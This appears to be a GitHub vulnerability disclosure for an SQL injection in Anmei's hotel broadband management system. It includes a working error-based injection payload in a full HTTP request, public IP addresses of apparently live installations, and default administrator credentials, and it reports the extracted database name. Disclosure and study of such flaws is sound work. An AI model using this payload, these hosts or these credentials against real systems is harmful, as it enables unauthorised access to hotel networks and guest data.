New issue

Anmei Digital Hotel Broadband Operation System SQL Injection Vulnerability #74

Open

MICHEY-Ben opened 3 weeks ago

Anmei Digital Hotel Broadband Operation System SQL Injection Vulnerability

First Guiding Unit

School of Cyberspace Security, Northwestern Polytechnical University

First author

Zheng Yunpeng

I. Impact of the Vulnerability

Anmei Century (Beijing) Technology Co., Ltd. Hotel Broadband Operation System

II. Vulnerability Location:

/manager/card/cardhand_submit.php

III. Code Analysis

In cardhand_submit.php, because both the $phone_edit and $id parameters are controllable, the $id parameter can be directly passed into the SQL statement, creating an SQL injection vulnerability.

IV. Vulnerability Reproduction

https://113.140.76.67:6070/manager/login.php

Log in to the backend

Username: administrator Password: admin

Get the current database name by injecting the id parameter.


POC

```
POST /manager/card/cardhand_submit.php?id=1'%20and%20updatexml(1,concat(0x7e,
(database())),3)--%20q&type=0&phone_edit=1 HTTP/1.1
Host: 202.97.137.229:62443
Cookie: PHPSESSID=qqjrsedibm8mutuiuk1gq6jar7
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:123.0) Gecko/20100101
Firefox/123.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 71
Origin: https://202.97.137.229:62443
Referer: https://202.97.137.229:62443/manager/card/cardhand_open.php?
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: frame
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
X-Forwarded-For: 192.168.1.23
Te: trailers
```

```
Connection: close

start=0&batchid=1&GuestName=111&RegMobileNo=212&RegIdType=1&RegIdNo=212
```

Database name successfully obtained: DB_HIBOS



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants